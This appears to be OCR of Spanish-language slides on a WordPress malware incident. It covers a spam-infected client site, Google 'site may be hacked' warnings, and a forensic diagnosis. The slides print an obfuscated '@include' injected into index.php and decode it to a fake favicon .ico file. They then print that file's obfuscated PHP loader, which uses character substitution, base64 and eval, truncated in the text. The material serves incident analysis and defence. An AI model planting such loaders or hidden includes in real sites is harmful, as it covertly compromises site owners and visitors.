






LA ESCENA

- Cliente con sitio lleno de **SPAM**
- **SEO afectado** (eliminado del Google Rank) 😱
- **Reinfección** constante
- FRUSTRACIÓN 🤯


Remot
Filenam
..
wp-
wp-
wp-
yyo
c01
doc
zzk
wp-
wp-
.suc
DIS
info
.use
.hta
gd-
robo
licer
zzk
690
113
hist
wp-
751
inde
Buscar
ABOUT
OUR WORK
SERVICES
CONTACT
DESIGNS
FREE SHIPPING !!!
BUY VIAGRA
NOW
VIAGRA
Name *
Phone *
E-Mail *
Message *
SEND LETTER
Phone:
Email:


Security error
Google
The site ahead contains harmful programs
Attackers on [redacted] might attempt to trick you into installing programs that harm your browsing experience (for example, by changing your homepage or showing extra ads on sites you visit).
Automatically report details of possible security incidents to Google. Privacy policy
Back to safety
Details


Security error
Google
Example Domain
www.example.com/
This site may be hacked.
Example Domain. This domain is established to be used for illustrative examples in documents. You may use this domain in examples without prior coordination or asking for permission. More information...
Automatically
Back to safety
Details



DIAGNOSIS

- **No WAF**
- Nuestros Scripts habían limpiado el SPAM y detectado malware en plugins y root
- Sin análisis forense, se había establecido como **PROBABLE vector** de infección un **plugin desactualizado**
- **Ficheros core cambiados (¿?)** 🤔

./index.php 🤔

```php
<?php
/*5797e*/

/*5797e*/
/**
 * Front to the WordPress application. This file doesn't do anything, but loa
 * wp-blog-header.php which does and tells WordPress to load the theme.
 *
 * @package WordPress
 */

/**
 * Tells WordPress to load the WordPress theme and output it.
 *
 * @var bool
 */
define( 'WP_USE_THEMES', true );

/** Loads the WordPress Environment and Template */
require( dirname( __FILE__ ) . '/wp-blog-header.php' );

```

```php
<?php
/*5797e*/

/*5797e*/
/**
 * Front to the WordPress a
 * wp-blog-header.php which
 *
 * @package WordPress
 */

/**
 * Tells WordPress to load
 *
 * @var bool
 */
define( 'WP_USE_THEMES', tr

/** Loads the WordPress Environment and Template */
require( dirname( __FILE__ ) . '/wp-blog-header.php' );
```

./index.php desde wordpress.org

```php
<?php
/**
 * Front to the WordPress application. This
 * wp-blog-header.php which does and tells
 *
 * @package WordPress
 */

/**
 * Tells WordPress to load the WordPress th
 *
 * @var bool
 */
define( 'WP_USE_THEMES', true );

/** Loads the WordPress Environment and Tem
require( dirname( __FILE__ ) . '/wp-blog-he
```

Recuperando el ./index.php antes de ser limpiado por los scripts.

```php
<?php
/*5797e*/

@include "\057home\057u[...]0\146f481\1441.ic\157";

/*5797e*/
/**
 * Front to the WordPress application. This file doesn't do anything, but loa
 * wp-blog-header.php which does and tells WordPress to load the theme.
 *
 * @package WordPress
 */

/**
 * Tells WordPress to load the WordPress theme and output it.
 *
 * @var bool
 */
define( 'WP_USE_THEMES', true );

/** Loads the WordPress Environment and Template */
require( dirname( __FILE__ ) . '/wp-blog-header.php' );

```

Revelando el código oculto

```php
<?php
/*5797e*/

@include "/home/usuario/public_html/wp-content/themes/theme/assets/
    favicon_0ff481d1.ico";

/*5797e*/
/**
 * Front to the WordPress application. This file doesn't do anything, but loads
 * wp-blog-header.php which does and tells WordPress to load the theme.
 *
 * @package WordPress
 */

/**
 * Tells WordPress to load the WordPress theme and output it.
 *
 * @var bool
 */
define( 'WP_USE_THEMES', true );

/** Loads the WordPress Environment and Template */
require( dirname( __FILE__ ) . '/wp-blog-header.php' );

```

```php
<?php
/*5797e*/

@include "/home/usuario/public_html/wp-content/themes/theme/assets/
    favicon_0ff481d1.ico";

```

```
$ php -a
Interactive shell

php >
php > echo "\x2fh\x6fm\x65/x63_\x68t\x6dl\x2fh\x6fm\x652\x301\x36/\x76e\x6ed\x

/home/usuario/public_html/wp-content/themes/theme/assets/favicon_0ff481d1.ico

php >
```

```php
 */
define( 'WP_USE_THEMES', true );

/** Loads the WordPress Environment and Template */
require( dirname( __FILE__ ) . '/wp-blog-header.php' );

```


DIAGNOSIS

Herramientras utilizadas:

- Consola PHP modo interactivo:

  $ php –a

- unphp.net



Pero volvamos a nuestro **favicon** sospechoso.

`favicon_0ff481d1.ico`

```php
<?php
if (!defined('ALREADY_RUN_1bc29b36f342a82aaf6658785356718'))
{
define('ALREADY_RUN_1bc29b36f342a82aaf6658785356718', 1);

 $thxzqsaz = 9669;

function rgakyqy($eztimjoyq, $cxgon){
  $symcwhpc = '';
  for($i=0;
  $i < strlen($eztimjoyq);
  $i++){
    $symcwhpc .= isset($cxgon[$eztimjoyq[$i]]) ? $cxgon[$eztimjoyq[$i]] : $eztimjoyq[$i];
  }

$ffjhcahkad="base64_decode";return base64_decode($symcwhpc);}
$owpjujowns = 'bTCX6xwiIdHnGlV4O6cHGUMyGH0QIlGU76wpVLk9ORQX6xwiIdHnGlV4O6cQIlcnqWMeIaMJMeg
$wczmc = Array('1'=>'e', '0'=>'9', '3'=>'A', '2'=>'S', '5'=>'r', '4'=>'0', '7'=>'L', '6'=>
eval/*zbwyuqbz*/(rgakyqy($owpjujowns, $wczmc));
}


//55dc265565c31933c4ea7059cac1db7cZD03bnp3PmQhLiZndzY8dGthfW82OW42WXgheS44OHgidzwlMDBlNj4r
```

Semáforo de ejecución

```
if (!defined('ALREADY_RUN_1bc29b36f342a82aaf6658785356718'))
{
define('ALREADY_RUN_1bc29b36f342a82aaf6658785356718', 1);

 $thxzqsaz = 9669;

function rgakyqy($eztimjoyq, $cxgon){
  $symcwhpc = '';
  for($i=0;
  $i < strlen($eztimjoyq);
  $i++){
    $symcwhpc .= isset($cxgon[$eztimjoyq[$i]]) ? $cxgon[$eztimjoyq[$i]] : $eztimjoyq[$i];
  }

$ffjhcahkad="base64_decode";return base64_decode($symcwhpc);}
$owpjujowns = 'bTCX6xwiIdHnGlV4O6cHGUMyGH0QIlGU76wpVLk9ORQX6xwiIdHnGlV4O6cQIlcnqWMeIaMJMeg
$wczmc = Array('1'=>'e', '0'=>'9', '3'=>'A', '2'=>'S', '5'=>'r', '4'=>'0', '7'=>'L', '6'=>
eval/*zbwyuqbz*/(rgakyqy($owpjujowns, $wczmc));
}


//55dc265565c31933c4ea7059cac1db7cZD03bnp3PmQhLiZndzY8dGthfW82OW42WXgheS44OHgidzwlMDBlNj4r
```

```php
<?php
if (!defined('ALREADY_RUN_1bc29b36f342a82aaf6658785356718'))
{
define('ALREADY_RUN_1bc29b36f342a82aaf6658785356718', 1);

 $thxzqsaz = 9669;

function rgakyqy($eztimjoyq, $cxgon){
  $symcwhpc = '';
  for($i=0;
  $i < strlen($eztimjoyq);
  $i++){
